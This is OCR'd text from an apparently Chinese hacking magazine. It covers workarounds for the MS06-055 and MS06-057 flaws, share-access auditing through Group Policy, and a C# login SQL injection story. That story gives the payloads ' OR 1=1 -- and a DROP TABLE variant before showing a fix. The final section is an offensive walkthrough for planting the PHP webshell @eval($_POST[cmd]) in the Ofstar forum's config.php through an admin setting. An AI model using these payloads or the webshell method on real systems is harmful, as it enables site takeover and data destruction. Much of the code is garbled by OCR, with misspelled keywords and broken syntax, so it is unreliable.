现在是不是终于明白为什么自己的电脑平时也没干什么，更没有随便运行什么软件，却不知不觉中毒了呢？这两个漏洞微软已经发布了补丁，可以通过Windows Update在线更新，或者直接下载相对应的补丁。如果不能上网（不能上网还打补丁干吗？），针对MS 06-057的临时解决办法就是禁用WebViewFolderIcon ActiveX控件，为以下CLSID设置kill bit来禁用WebViewFolderIcon控件{844F4806-E8A8-11d2-9652-00C04FC30871}。针对MS 06-055的临时解决办法很多，我一一列举在下面，可以选你认为简单的方法就好了。

1）解除vgx.dll的注册

点击"开始->运行"，在其中输入下面的命令：

regsvr32 -u "%ProgramFiles%\Common Files\Microsoft Shared\VGX\vgx.dll"

然后点击"确定"，在随后出现的弹出窗口中点击"确定"按钮。

如果打上补丁后，想恢复注册，只需再用上述方法运行下面的命令即可：

regsvr32 "%ProgramFiles%\Common Files\Microsoft Shared\VGX\vgx.dll"

2）修改访问控制列表，限制用户对vgx.dll访问。

3）配置Windows XP SP2上的IE6在Internet和本地Intranet安全区中禁用"二进制和脚本行为"（工具->Internet选项->安全->自定义级别）。

用组策略跟踪用户访问共享目录行为

为了防止心术不正的用户在对共享目录的访问过程中，做出对共享目录不利的事情，我们最好能想办法跟踪任何一位访问目标共享目录的用户，并对他们的访问行踪进行记录。以后要是遇到共享目录中的隐私信息被删除或转移时，我们只要查看相应的安全日志，就能轻松找到"罪槐祸首"。通过下面的步骤，我们就能轻松跟踪用户访问共享目录行为了。

首先打开系统的资源管理器窗口，找到需要保护的目标共享目录，然后用鼠标右键单击，从随后弹出的快捷菜单中执行"属性"命令，进入到目标共享目录的属性设置界面；单击该界面中的"安全"标签，并在对应的标签页面中单击"高级"按钮，打开目标共享目录的高级安全设置窗口；在该窗口中单击"审核"标签，再单击对应标签页面中的"添加"按钮。过一会儿，系统将自动显示出所有用户帐号，此时我们可以将有权访问该共享目录的用户帐号选中，再单击一下"确定"按钮；在其后弹出的审核项目设置窗口中，我们可以按需选择一些失败和成功的审核项目，最后单击"确定"按钮退出共享目录属性设置窗口。

下面再依次单击"开始->运行"命令，在弹出的系统运行对话框中，输入组策略编辑命令"gpedit.msc"，单击"确定"按钮后，进入到系统的组策略编辑界面。用鼠标逐一展开该界面左侧区域中的"计算机配置->Windows设置->安全设置->本地策略->审核策略"，在对应"审核策略"的右侧窗口区域中，找到"审核对象访问"选项，然后用鼠标左键双击该项，弹出对应该选项的属性设置窗口，选中该窗口中的"成功"和"失败"选项，再单击一下"确定"按钮。以后我们一旦发现目标共享目录遇到什么安全问题时，就可以打开系统的安全日志，来查看事件ID标号为564、562、560的相关日志记录了，从中就能找到破坏目标共享目录安全的"蛛丝马迹"了。

脚本小子：国内很早就有人研究.net安全了。从以前的asp.net暴库技术（见04年黑防）到最近的lake2后门，但是相关的高质量攻防文章就比较少。这篇文章写的就是一个用C#语言编写的站点的反入侵经过，入侵方式虽然一般，但作者的见解是专业的，有可取性。

适合读者：C#程序员，入侵爱好者

前置知识：SQL注入



C#站点攻防战

文 单挑王子

前天下午刚刚回家，打开电脑刚想过两把Wow瘾。QQ头像就在不断地狂闪，原来是死党的"求救"消息。

事情还得从头说起，两年前死党搞了一个网站，在经过一番苦心经营之下，网站现在也算不错。可谁知，近日网站被人换了首页，被改的乱七八糟。我看过之后，感受只有一个字"惨"！程序是死党自己写的，用的是.net。经过对网站一番"测试"之后发现罪魁祸首是出在程序代码上。死党的网站其实在其他方面做的都还算不错，之所以被黑，都要"归功"于他的登录页面程序对特殊字符过滤不严，其实根本没有过滤。下面是登录页面的代码：

```
<%@ Import NameSpace="System.Data.SqlClient"%>
<html>
<body>
<h1>Please Log In</h1>
<hr>
<form runat="server">
<table cellpadding="8">
<tr>
<td>User Name:>/td>
<td>
<asp:TextBox ID="UserName" RunAt="server"/>
</td>
</tr>
<tr>
<td>Password:</td>
<td>
<asp:TextBox ID="Password" TextMode="Password"
RunAt="server" />
</td>
</tr>
<tr>
<td>
<asp:Button Text="Log In" OnClick="OnLogIn"
RunAt="server"/>
</td>
<td></td>
</tr>
</table>
</form>
<hr>
<h3><asp:Label ID="Output" RunAt="server"/></h3>
</body>
</html>
```

```
<script language="C#" runat="server">
Void OnLogin (Object sender,EventArgs e)
{
If (Authenticate(UserName.Text,Password.Text))
Output.Text="Welcome,"+UserName.Text + "!";
else
Output.Text = "Please Do It Again";
}
Bool AuThenticate (string username,string password)
{
sqlConnection connecton = new SqlConnection
("server=localhost;datavase=wevlogin;uid=sa");
try{
connection.open;
string cmdtext=Sring.Format("select count (*) from
users where " + "username=\'{0}\' and cast (password as
"+ "varbinary)=cast (\'{1}\' as varbinary)",usrname,
password);
SqlCommand command = new SqlCommand (cmdtext,
connection);
Int count = (int ) command.ExecuteScalar;
Return (count>0);
}
Finally{
Connection.close
}
}
</script>
```

从这段代码中我们可以看出网站使用的数据库是SQL Server，数据库名称是"Web login"，生成数据库的代码如下：

```
CREARE DATABASE WebLogin
GO
USE WebLogin
CREATE TABLE User (UserName varchar(32)
NOT NULL,Password varchar(32) NOT NULL)
GO
INSERT INTO users (UserName,Password)
VALUES ('dantiaowangzi','15959515')
INSERT INTO users(UserName,Password)
VALUES ('qwe','zxcvbn')
GO
```

从代码中我们可以看出数据库中包含一个"User"表用于保存"username/password"对。其中对于用户输入凭证是否有效是通过对"Users"表执行命令"SELECT

COUNT"来验证的。其实，这段代码对于攻击者来说完全是敞开的。如果我们以用户名"dantiaowangzi"，密码"15959515"登录，则就进行如下查询

```
SELECT COUNT (*) WHERE UserName='dantiaowangzi' AND CAST(Password) AS VARBINARY=CAST('15959515') AS VARBINARY
```

在这次查询中，如果在表"Users"中存在匹配的"username/password"对，就返回1，否则就返回0。(0,1为符合查询的标准规定记录条数)。如果成功就通过验证，用户就来到了正常的Welcome界面，否则看到的就是"Please Do It Again"消息。

此刻，相信肯定有朋友在想，这段代码很正常，没有什么问题啊？其实不然，记得当时死党的态度也很坚定，还和我打赌。随后，当我在以"' OR 1=1 --"不费吹灰之力进入网站后台的时候，他的眼睛瞪的比青蛙还大。为什么？刚才当我输入"' OR 1=1 --"的时候，登录页面对数据库中的"Users"表进行了如下查询

```
SELECT COUNT (*) WHERE UserName='' OR 1=1-- ' AND CAST (Password) AS VARBINARY=CAST('') AS VARBINARY
```

我们可以看出上面的查询中，SQL执行布尔运算"User Name=''"为False，"1=1"为True。因为"True OR False = True"，所以查询的用户名结果就为 True。至于密码处，由于我们加了"--"符号，所以"--"后面的语句都被我们给注释掉了，根本不起任何作用。既然，能轻易登录后台，加之死党后台的功能又特别强大。"哈哈！"教训啊！既然说到这里了再顺带的提一句，其实这里还有一招更狠的。大家看这句："' OR 1=1;DROP TABLE USERS--"，把它放到用户名输入框中，看看会有什么发生：

```
SELECT COUNT (*) WHERE UserName='' OR 1=1--;DROP TABLE USERS-- ' AND CAST (Password) AS VARBINARY=CAST ('') AS VARBINARY
```

简简单单几行代码就把Users表给干掉了。

上面之所以会出现这种情况，很大的一个原因是由于程序中缺少了对特殊字符的判断、过滤；同时，另外一个重要原因就是由于登录程序中对数据库的访问操作使用了系统管理员权限。其实这些还不是最重要的，最根本的原因还是因为写程序的人安全意识单薄或者说根本没有安全意识。

好了，问题的原因已经找到，下面的任务当然就是"亡羊补牢"了。下面是我修补过的代码：

```
<%@ Import NameSpace="System.Data"%>
<%@ Import NameSpace="System.Data.SqlClient"%>
<html>
<body>
<h1>Please Log In</h1>
<hr>
<form runat="server">
<table cellpadding="8">
<tr>
<td>User Name:</td>
<td>
<asp:TextBox ID="UserName" RunAt="server"/>
</td>
<td>
<asp:TequiredFieldValidatorControl
ToValidata="UsersName"
ErrorMessage="Please enter a user name"
Display="dynamic"
RunAt="server"
/><!-- 为"User Name"TextBox 控件配备一个"TequiredFieldValidator"方法，以便更好的测定用户名
<asp:TegularExpressionValidator
ControlToValidate="UsersName"
ValidationExpression="[a-zA-Z0-9]*"
EorrorMessage="Invalid user name"
Display="dynamic"
RunAt="server"
/>
```

代码中使用了"Regular ExpressionValidator"这个方法，它的作用是对输入的用户名进行判断、过滤。如果在输入的用户名中含有除数字、英文字符以外的任何字符时，都将不能通过。这样一来，"' OR 1=1 --"自然就给过滤了。

```
</td>
</tr>
<tr>
<td>Password:</td>
<td>
<asp:TextBox ID="Password" TextMode="Password"
RunAt="server"/>
</td>
<td>
<asp:
RequiredFieldValidatorControlToValidate="Password"
ErrorMessage="Please enter a password"
Display="dynamic"
RunAt="server"
/><!--同样为"Password"TextBox 控件配备一个"RequiredFieldValidator"方?
<asp:
RegularExpressionValidatorControlToValidate="Password"
ValidationExpression="[a-zA-z0-9]{8,}"
ErrorMessage="Invalid password"
Display="dynamic"
RunAt="server"
/><!--使用"RegularExpressionValidator"方法对密码进行过滤：除了密码只能使用英文、数字字符，还要求密码长度至少要8个字符，以阻挡使用空密码对网站的攻击-->
</td>
</tr>
<tr>
<td>
<asp:Button Text="Log In" OnClick="OnLogIn"
RunAt="server"/>
</td>
<td></td>
</tr>
</table>
</form>
<hr>
<h3><asp:Label ID="Output" RunAt="server"/></h3>
</body>
```

```
</html>
<script langage="C#" runat="server"/></h3>
Void OnLogIn (Object sender,EventArgs e)
{
If (Authenticate (UserName.Text,Password.Text))
Output.Text = "Welcome,"+UserName.Text + "!";
Else
Output.Text = "Please Do It Again";
}
Bool AuThenticte (string username,string password)
{
If(!Page.IsValid)
Return false;
sqlConnection connection = new SqlConnection
("server=localhost;"+"database=weblogin;uid=safeuser;
pwd=safeuser");
//使用"Safeuser"账户代替系统管理员账户访问数据库
try {
connection.open();
SqlCommand("proc_IsUservalid",connection);
//在执行"SELECT COUNT"命令是，使用
"proc_IsUservalid"存储过程。这种存储过程不仅速度快，而
且还提供了附加的安全性。即使非法用户名通过了验证，在存
储过程中也会返回0
command.CommandType=CommandType.Storedprocedure;
command.Parameters.Add("@UserName",username);
command.Parameters.Add("@Password",password);
int count = (int) command.ExecuteScalar();
return (count>0);
}
finally{
connection.close();
}
}
</script>
```

光上面的这些修补还不够，我们还要对其生成数据库的代码进行修改，修改过后的代码如下：

```
CREATE DATABASE WebLogin
GO
USE WebLogin
GO
CREATE TABLE User (UserName varchar(32)
NOT NULL,Password varchar(32) Not NULL)
GO
INSERT INTO users (UserName,Password)
VALUES ('dantiaowangzi','15959515')
INSERT INTO users (UserName,Password)
VSLUES ('qwe','zxcvbn')
GO
CREATE PROCEDURE proc_IsUserValid
@UserName Varcar(32), @Password Varchar (32)
AS SELECT COUNT (*) FROM Users WHERE
UserName = @UserName AND CAST (Password AS
VarBinary)=CAST (@Password AS VarBinary)
GO
EXEC sp_addlogin 'SafeUser','safeuser','WebLogin'
GO
EXEC sp_grantdbaccess 'SafeUser'
GO
GRANT EXECUNTE ON proc_IsUserValid To
SafeUser
/*这个"Safeuser"账户只调用"proc_IsUserValid"的权
限。除此之外，没有"DROP TABLE"等任何其他权限*/
GO
```


在经过两个小时的忙碌之后可以松口气了，死党僵硬了的面孔也有了生机。其实，这篇文章并没有多高的技术含量，写出来的主要目的是为了给那些安全意识单薄和根本就没有安全意识的朋友们一个提醒"安全无处不在"。

脚本小子：Ofstar是非常流行的一款PHP论坛系统，由于其方便优良的性能得到了大家的喜爱，在上期采飞扬发表了一个夺取Ofstar管理员权限的文章后，本期继续说一下怎么拿到WebShell。

适合读者：脚本爱好者，入侵爱好者

前置知识：PHP基础

Ofstar论坛得WebShell 清除日志全攻略



文/图 采飞扬(liuyes)

记得在《黑防》上写了一篇《入侵ofstar论坛靠运气进后台》，相信大家看了会觉得很不过瘾，毕竟没有得到网站的WebShell。当时由于本人工作比较忙，所以也没有深入的研究。这几天闲了，又研究了一下，没想到还真可以得到WebShell。现在就把过程写出来，希望对大家有所帮助。

进后台得 WebShell

相信大家都还记得以前的Ofstar论坛是怎么得到WebShell的吧？就是在后台的"风格模版设置"中写入如图1所示的代码。





图1

然后使用本地提交工具上传PHP木马，就可以得到一个WebShell。但是在最新版本中，这个方法会导致整个论坛崩溃（首页会一片空白），所以对这个方法还是慎用。下面我们来看看在最新版本中如何得到WebShell。

我的思路很简单，既然Ofstar的配置文件是一个PHP文件（即论坛bbsdata目录下的config.php文件），那么我们把一句话PHP木马写入这个配置文件就可以得到一个简单的WebShell了。

但问题又来了，我们都知道当PHP配置文件中的"magic_quotes_gpc = on"时，所有的敏感字符都会被转义，比如"'"，会被转义为"\'"，就是在敏感字符的前面加上反斜线"\"，这样我们的脚本就失去了本来的功能。所以只要我们能绕过这个限制，写入的PHP脚本就可以执行了。好了，原理说了一大堆，可能大家都等得不耐烦了，下面就说说实际的操作。


首先我们登录后台（至于怎么得到管理员的密码及破解过程这里就不说了，不会的话看看上一期的杂志吧。），然后选择"论坛核心设置"。注意了，我们找一下参数是数字类型的选项（有很多，大家随便选一个就行了），写入我们的一句话PHP木马"@eval($_POST[cmd])"，不包括引号，如图2所示。



论坛标题：	Ofstar Board
论坛地址：	http://www.ofstar.net
货币名称：	RMB
网站名称：	Ofstar Studio
网站的URL：	http://www.ofstar.net
联系我们URL：（模版处，使用$db_ceoconnect 变量）	http://www.ofstar.net/sendemail.p
管理员信箱：	linayuena@163.com
回收站ID：（用一个已建好的版块目录作为回收站目录，输入forumid，默认为66！注：0代表取消回收站功能，直接删除帖子！）	66;@eval($_POST[cmd])

图2

大家注意，在PHP木马语句的前面必须加一个";"语句结束符，否则不能成功。保存成功后，我们看一下是否已经写入了。如图3所示。



```
$db_moneyname='RMB';
$db_ifjump=1;
$db_regpopup='0';
$db_ifonlinetime=0;
$db_showguest=1;
$db_recycle=66;@eval($_POST[cmd]);
$db_indexshowbirth=0;
$db_obstart=1;
$db_indexlink=1;
$db_indexmqshare=0;
$db_defaultstyle='ofstar';
$ckpath='/';
$ckdomain='';
$db_threademotion=1;
$db_todaypost=1;
```

图3

呵呵，果然已经写入到文件了。接下来请出我们的客户端（文件已经打包并放入光盘了）执行一下命令看看。如图4、图5所示。




图4

